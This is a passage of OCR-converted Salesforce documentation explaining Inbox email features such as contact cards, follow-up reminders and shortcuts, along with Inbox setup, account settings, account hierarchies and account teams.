At a glance, you can see all the information about a contact. A contact card is a quick summary of contact information for email participants.

If a contact record doesn't exist in Salesforce, information for the Contact card doesn't generate. Instead, create a contact.

EDITIONS

Available in: Lightning Experience and Salesforce Classic


Available with Inbox in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

From the Add-in for Outlook

View contact cards on the **Profile** tab.

- Select **View All Contact Sources** to expand the view to see all the data sources.
- Open and view a contact's card from your Inbox or Calendar.
  1. Hover over an email address.

     This opens the sidebar, which defaults to the **Record** tab.
  2. Click to open the **Profile** tab.



From the Standalone Mobile Email Apps


You can open and view a Contact card from any of the following places:

- Inbox—Open an email and click any of the names or addresses in the From, To, or cc lines.
- Calendar—Open an event and click any of the attendees.
- Contact Gallery—On the **Contact** tab, select any attendees that are visible in the agenda view.


  Alternatively, search for a specific contact and select the contact.

Select **Show All Contact Sources** to expand the view to see all the data sources.

In Android



In iOS



From the Gmail Extension for Chrome

View contact cards on the **Profile** tab.

You can:

- Select **View All Contact Sources** to expand the view to see all the data sources.
- Open and view a Contacts card from any of the following places:

- Inbox or Calendar—Hover over an email address. This opens the sidebar, which defaults to the **Record** tab. Click to open the **Profile** tab.
- Google Contacts—From the list of contacts, hover over an email address. This opens the sidebar, which defaults to the **Record** tab. Click to open the **Profile** tab.

Note: Contact card data comes from various sources.

- Images are obtained from Gravatar. To change the image, update it in Gravatar. SalesforceIQ caches data, so it could take some time before the image is refreshed.
- Structured data is obtained from Salesforce, Google or Exchange contacts, parsed signatures, or third-party data. To turn off third-party data, use the Salesforce Inbox Admin Setup screen in Lightning Experience.

SEE ALSO:

Work with Salesforce Data in Your Inbox

Boost Productivity on Every Email

You already use email to work smarter. Take it to the next level with the Inbox clients.

EDITIONS

Available in: Lightning Experience and Salesforce Classic

Available with Inbox in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

Use Insert Availability to Optimize Scheduling

Finally got a response from that prospect you've been hunting down for weeks? Avoid the back and forth of scheduling a meeting with the Insert Availability feature.

Prioritize Your Inbox with Intelligent Notifications

Inbox analyzes your email correspondence to help you stay on top of every deal. Receive an intelligent reminder if you need to follow up on an important email, or get notified when someone opens your email.

Never Lose Touch with Smart Follow-Up Reminders

For an important email, configure a Smart Follow-Up Reminder so you can proactively reach back out to a customer who hasn't responded to your email.

Time Your Emails with Send Later

Working late at night? Use Send Later so your prospect receives your email first thing in the morning or during their lunch break.

Take a Shortcut to Typing Faster Emails

Using the Chrome extension, you can use text shortcuts in any email message you compose in Gmail. Shortcuts same time while improving accuracy, because they give you an easy way to insert text you commonly use into a message.

SEE ALSO:

Inbox Clients

Use Insert Availability to Optimize Scheduling


Finally got a response from that prospect you've been hunting down for weeks? Avoid the back and forth of scheduling a meeting with the Insert Availability feature.

EDITIONS

Available in: Lightning Experience and Salesforce Classic

Available with Inbox in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

1. Start an email.
2. Click **Insert Availability**.



3. Select open times from your calendar.

   Your prospect can click one of your options to immediately book a slot. If your calendar fills up in the meantime, your prospect only sees the times still available.

SEE ALSO:

Boost Productivity on Every Email

Prioritize Your Inbox with Intelligent Notifications

Inbox analyzes your email correspondence to help you stay on top of every deal. Receive an intelligent reminder if you need to follow up on an important email, or get notified when someone opens your email.

EDITIONS

Available in: Lightning Experience and Salesforce Classic


Available with Inbox in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

Inbox scans your unread messages and proactively suggests Salesforce tasks for engaged customers. Using natural language processing, Inbox identifies messages from customers that require a response but have not been replied to yet.

Note: Inbox only suggests tasks for customer emails that you have not responded to in a couple of days. If you don't see any suggested tasks, you're up to speed on your email.

From the Standalone Mobile Email Apps


1. Open the Feed.
2. Scroll down to find a suggested task. The text snippet in the card shows the body of the email that Salesforce Inbox clued in on.



3. Do one of the following:
   - Click **Reply** to respond to the email immediately.
   - Click **Create Task** to save the suggestion as a Salesforce task.

From the Gmail Extension for Chrome

1. Click the **task list** icon in the upper-right corner.
2. Scroll down to find a suggested task. The text snippet in the card shows the body of the email that Salesforce Inbox clued in on.



3. Do one of the following:
   - Click **Accept** to save the suggestion as a Salesforce task.

- Click **Reject** to dismiss the suggestion.

SEE ALSO:

Boost Productivity on Every Email

Never Lose Touch with Smart Follow-Up Reminders

For an important email, configure a Smart Follow-Up Reminder so you can proactively reach back out to a customer who hasn't responded to your email.


EDITIONS

Available in: Lightning Experience and Salesforce Classic


Available with Inbox in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

From the Standalone Mobile Email Apps


1. When composing an email, click the **Email** button.



2. Click the **Remind me** toggle.




3. Select the **Smart Reminder** interval. This is the amount of time Inbox waits before creating a Salesforce task, if you don't get a reply.




4. Send the email. Inbox automatically creates a Salesforce task if you don't hear back from the person on the email thread.

From the Gmail Extension for Chrome

1. When composing an email, click the **Email** button.
2. Set **Create a task if no reply** to On.



3. From the drop-down list, select the **Smart Reminder** interval. This is the amount of time Inbox waits before creating a Salesforce task, if you don't get a reply.



4. Send the email. Inbox automatically creates a Salesforce task if you don't hear back from the person on the email thread.

SEE ALSO:

Boost Productivity on Every Email


Time Your Emails with Send Later

Working late at night? Use Send Later so your prospect receives your email first thing in the morning or during their lunch break.

EDITIONS

Available in: Lightning Experience and Salesforce Classic

Available with Inbox in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions



SEE ALSO:

Boost Productivity on Every Email

Take a Shortcut to Typing Faster Emails

Using the Chrome extension, you can use text shortcuts in any email message you compose in Gmail. Shortcuts same time while improving accuracy, because they give you an easy way to insert text you commonly use into a message.

A few default Shortcuts have been created for you, but you can also create your own.


Example: If your email messages frequently include wording that you will follow up with a prospect by phone, you can use a shortcut to quickly enter that wording in any message. A sales rep might frequently end emails with the phrase "I look forward to our phone call." With a shortcut, it's easy to add the phrase every time.

EDITIONS

Available in: Lightning Experience and Salesforce Classic

Available with Inbox in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

1. In Gmail, click **Compose**.
2. Click the **semicolon** icon to the left of the compose screen.
3. Click **Manage your shortcuts.**
4. On the left side of the screen that appears, click **Create New** if it isn't already highlighted.



5. In the Content field, enter the text you want to appear when you enter the Shortcut. As you enter the text, the proposed Shortcut characters appear in the Shortcut field. After you save the Shortcut, you can edit these characters.
6. Click **Save**, and then click **Close**.

SEE ALSO:

Boost Productivity on Every Email

Considerations for Setting Up Inbox

To use the Inbox clients, you need to install the version that works with your platform and email account.

- When creating Salesforce records with the Inbox clients, the validation rules, triggers, and required fields from Salesforce are applied.
- It can take up to 24 hours for changes in Salesforce to show up in the Inbox clients.
- If you enable Automated Activity Capture, the Assistant may not work as expected. Alerts in the Assistant don't reflect emails and events that were added to Salesforce with Automated Activity Capture. Also, emails that your users send from the Assistant don't go through their Automated Activity Capture email account.

EDITIONS

Available in various user experiences and Salesforce editions, depending on the Inbox feature. For more information, consult each feature.


SEE ALSO:

Set Up Inbox


Set Up Inbox

To install Inbox, use the in-app Inbox Setup Assistant as a guide. You install the Inbox Control Panel, select who can use Inbox, and enable Automated Activity Capture.

1. From Setup, enter `Setup Assistant` in the `Quick Find` box, then select **Setup Assistant** under Inbox.
2. Install the Inbox Control Panel from the AppExchange. During installation, make sure to select **Install for All Users**.
3. Select who can use Inbox.
   a. Create a permission set.
   b. From the License drop-down list, select **Inbox**.



   c. Click **Save**.
   d. Click **App Permissions**.
   e. Enable app permissions for Inbox features.



   f. Assign the permission set to sales reps.

4. From the Inbox Setup Assistant, enable Automated Activity Capture.
   Salesforce asks Inbox users to connect their Google™ or Microsoft® Office 365® account to Salesforce. It takes up to 24 hours for their emails and events to be initially added to Salesforce.

EDITIONS

Available in various user experiences and Salesforce editions, depending on the Inbox feature. For more information, consult each feature.

USER PERMISSIONS

To set up Inbox
- "Customize Application" and "Modify All Data"

5. Tell Inbox sales reps to install the Inbox clients.

SEE ALSO:

- List of Inbox Clients
- Install the Inbox Clients
- Considerations for Setting Up Inbox
- Inbox

Set Up and Maintain Sales Features

Help your sales reps sell more to customers. Learn about Salesforce core sales features, sales rep productivity features, and Microsoft email integration.

Core Sales Features

Core sales features help sales reps manage the basics: the people that they sell to, the products and services that your company offers, and more.

Accounts, Contacts, and Leads

- Enable news, logos, and account autofill (Lightning Experience only)
- Set Up Contacts to Multiple Accounts
- Enable Person Accounts
- Enable Social Accounts, Contacts, and Leads

Leads and Campaigns

- Define Default Settings for Lead Creation
- Set Up Lead Assignment Rules
- Set Up Auto-Response Rules
- Set Up Campaign Influence

Quotes and Orders

- Enable Quotes
- Set Up Orders

Products and Price Books

- Enable Product Schedules
- Set Up Automatic Price Activation

Forecasts

- Set Up Collaborative Forecasting

Territory Management 2.0

- Implement and Manage Your Organization's Sales Territories

Duplicate Management

- Set Up Duplicate Management in Salesforce

Data.com

- Implement Data.com Clean
- Implement Data.com Prospector

Work.com

- Enable Work.com Features
- Set Up Performance Summaries
- Set Up Performance Ratings
- Customize the Skill and Endorsement Feature

Sales Rep Productivity Features

Sales rep productivity features enhance core features by letting sales reps schedule events, communicate via email, and more.

Notes

- Set Up Notes

Activities

- Set Up Events, Calendars, and Tasks
- Set Up Shared Calendars in Salesforce Classic

Salesforce Email

- Set Up and Manage Email Templates

Microsoft Email Integration

Experience Salesforce directly in Microsoft email applications, relate important emails to Salesforce records, and sync data between the two systems.

- Lightning for Outlook
- Lightning Sync
- Salesforce for Outlook

Administering People and Organizations That Users Sell To

Administering Accounts

Enable Person Accounts

Important: Once person accounts have been enabled, they can't be turned off. Therefore, we recommend existing customers create a sandbox to preview how person accounts will affect their organization.

Before you begin, make sure to:

- Create at least one record type for accounts.
- Grant read permission on contacts for profiles that have read permission on accounts.
- Ensure that the contact sharing organization-wide default is set to "Controlled by Parent."

Once you complete the preliminary steps, contact Salesforce to enable person accounts and then:

1. From the object management settings for person accounts, go to Record Types.
2. Assign person account record types to profiles that require person accounts.

Note: Person accounts count against both account and contact storage because each person account consists of one account as well as one contact. Additional storage might be necessary when you implement person accounts, so you should review your storage usage.

SEE ALSO:

Accounts
Implementation guide: Implementing Person Accounts
What Is a Person Account?

EDITIONS

Business accounts available in: Both Salesforce Classic and Lightning Experience

Business accounts available in: **All** Editions

Person accounts available in: Both Salesforce Classic and Lightning Experience

Person accounts available in **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To enable person accounts:
- "Customize Application"

Account Settings

Enhance account records with company hierarchy information, news, logos, autofill, and more.

To find all these settings, from Setup, go to the Accounts Settings page.

Setting	Description
Show Link to Hierarchy	Provide a link to the account hierarchy on account details. Let sales reps view relationships among parent and child accounts. Account hierarchies are available in Lightning Experience and Salesforce Classic. In Lightning Experience, add the View Account Hierarchy action to the account page layout. In Salesforce Classic, account detail pages include a **View Hierarchy** link whenever an account is related to a parent or child account via the `Parent Account` field.
Customize Hierarchy Columns	Customize the columns in account hierarchies to show the information that's most useful to your sales teams. Available in Lightning Experience only.

USER PERMISSIONS

To change account settings
- "Customize Application"

Setting	Description
Enable News	Provide sales reps with a customized list of timely, relevant news from US sources. News appears on accounts, contacts, leads, opportunities, and the Home page in Lightning Experience and Salesforce1. Confirm that the News component appears on your page layouts.
Enable Automated Account Fields	Display US-based companies in the `Account Name` field as sales reps enter information. Reps can select a suggested company from the list, making it easier to create business accounts. Automated Account Fields is available in Lightning Experience.
Enable Account Logos	Display company logos, when available, on US-based accounts. Some new logos replace logos from social profiles. Logos also appear with account suggestions. Account Logos is available in Lightning Experience and Salesforce1.
Contacts to Multiple Accounts	Let users relate a contact to multiple accounts. After enabling this feature, complete the additional setup steps. Contacts to Multiple Accounts is available in Lightning Experience, Salesforce Classic, and Salesforce1

SEE ALSO:

- Account Hierarchy
- Set Up Account Hierarchy in Lightning Experience
- The News Component
- Contacts to Multiple Accounts
- Accounts

Set Up Account Hierarchy in Lightning Experience


Account hierarchy gives your sales team a bird's-eye view of the relationships between parent and subsidiary accounts. You can customize hierarchy columns to show the information that's most useful to your sales teams.

EDITIONS

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

1. In Setup, add the View Account Hierarchy action to the Salesforce1 and Lightning Experience Actions section of your account page layout.

   The Actions dropdown menu includes the View Account Hierarchy action, unless you customized the account page layout before Spring '17.





You can expand or collapse parts of a hierarchy as you navigate it. You can view up to 2,000 accounts from each point where you enter a hierarchy. To view accounts in a different part of the hierarchy, enter the hierarchy from a different account.



2. If you want, edit the columns in account hierarchies.
   a. In Setup, in the `Quick Find` box, enter *`Object Manager`* and then click **Object Manager**.
   b. In Account, click **Hierarchy Columns** and then edit the columns.

   By default, account hierarchies display the same columns as the Recently Viewed Accounts standard list view. However, customizing the hierarchy columns doesn't change the list view columns.





Note: After you customize hierarchy columns, the item Org_Account_Hierarchy is added to the Accounts list view menu. Deleting this item resets the columns to the defaults.

SEE ALSO:

Account Settings

Managing Account Teams

Your users can add account team members to accounts. Similar to opportunity teams on opportunities, account teams are teams of users who work together on accounts by defining each user's role and granting specialized levels of access to the account and its related records.

Enable Account Teams

To make it easy for your sales reps to collaborate on accounts, enable account teams in Salesforce.

Customize Account Team Roles

Every account team member has a role in working with that account, such as Account Manager or Sales Rep. To track the roles that team members play in your company, customize your account team roles in Salesforce.

Considerations for Disabling Account Teams

Before you disable account teams, review these key considerations.

SEE ALSO:

Enable Account Teams

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To enable account teams:
- "Customize Application"

To set up team roles:
- "Customize Application"

Enable Account Teams

To make it easy for your sales reps to collaborate on accounts, enable account teams in Salesforce.

1. From Setup, enter *Account Teams* in the Quick Find box, then select **Account Team Settings**.
2. Define the settings as needed.
3. Save your changes.

SEE ALSO:

Managing Account Teams

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To enable account teams:
- "Customize Application"

To set up team roles:
- "Customize Application"

Customize Account Team Roles

Every account team member has a role in working with that account, such as Account Manager or Sales Rep. To track the roles that team members play in your company, customize your account team roles in Salesforce.

Warning:

- Account teams share roles with opportunity teams. If you remove an account team role, that role is no longer listed as an opportunity team role.

1. From Setup, enter *Team Roles* in the Quick Find box, then select **Team Roles** under Account Teams.
2. Edit the picklist values for team roles as needed.
3. Save your changes.
4. To update a changed picklist value in all your files, enter *Replace Team Roles* in the Quick Find box, then select **Replace Team Role**.

SEE ALSO:

Managing Account Teams

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To set up team roles:
- "Customize Application"

Considerations for Disabling Account Teams

Before you disable account teams, review these key considerations.

- Disabling account teams irreversibly removes existing teams from all accounts and delete users' default account teams, and removes the Account Team related list from all page layouts.
- You cannot disable account teams for your organization if team members are referenced in Apex. For example, if Apex code references the `Team Member` field (represented as `AccountTeamMember` in the code), account teams cannot be disabled.

SEE ALSO:

Managing Account Teams

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To disable account teams:
- "Customize Application"

Administering Relationship Groups

Install and Implement Relationship Groups

Obtaining the Relationship Groups Custom App

The relationship groups custom app comes preinstalled in most Salesforce for Wealth Management organizations. If your Salesforce for Wealth Management organization does not have the relationship groups custom app, contact Salesforce to request it.

Verifying the Installation of the Relationship Groups Custom App

If the relationship groups custom app has been installed in your organization, the Relationship Groups option displays in the Force.com app menu.

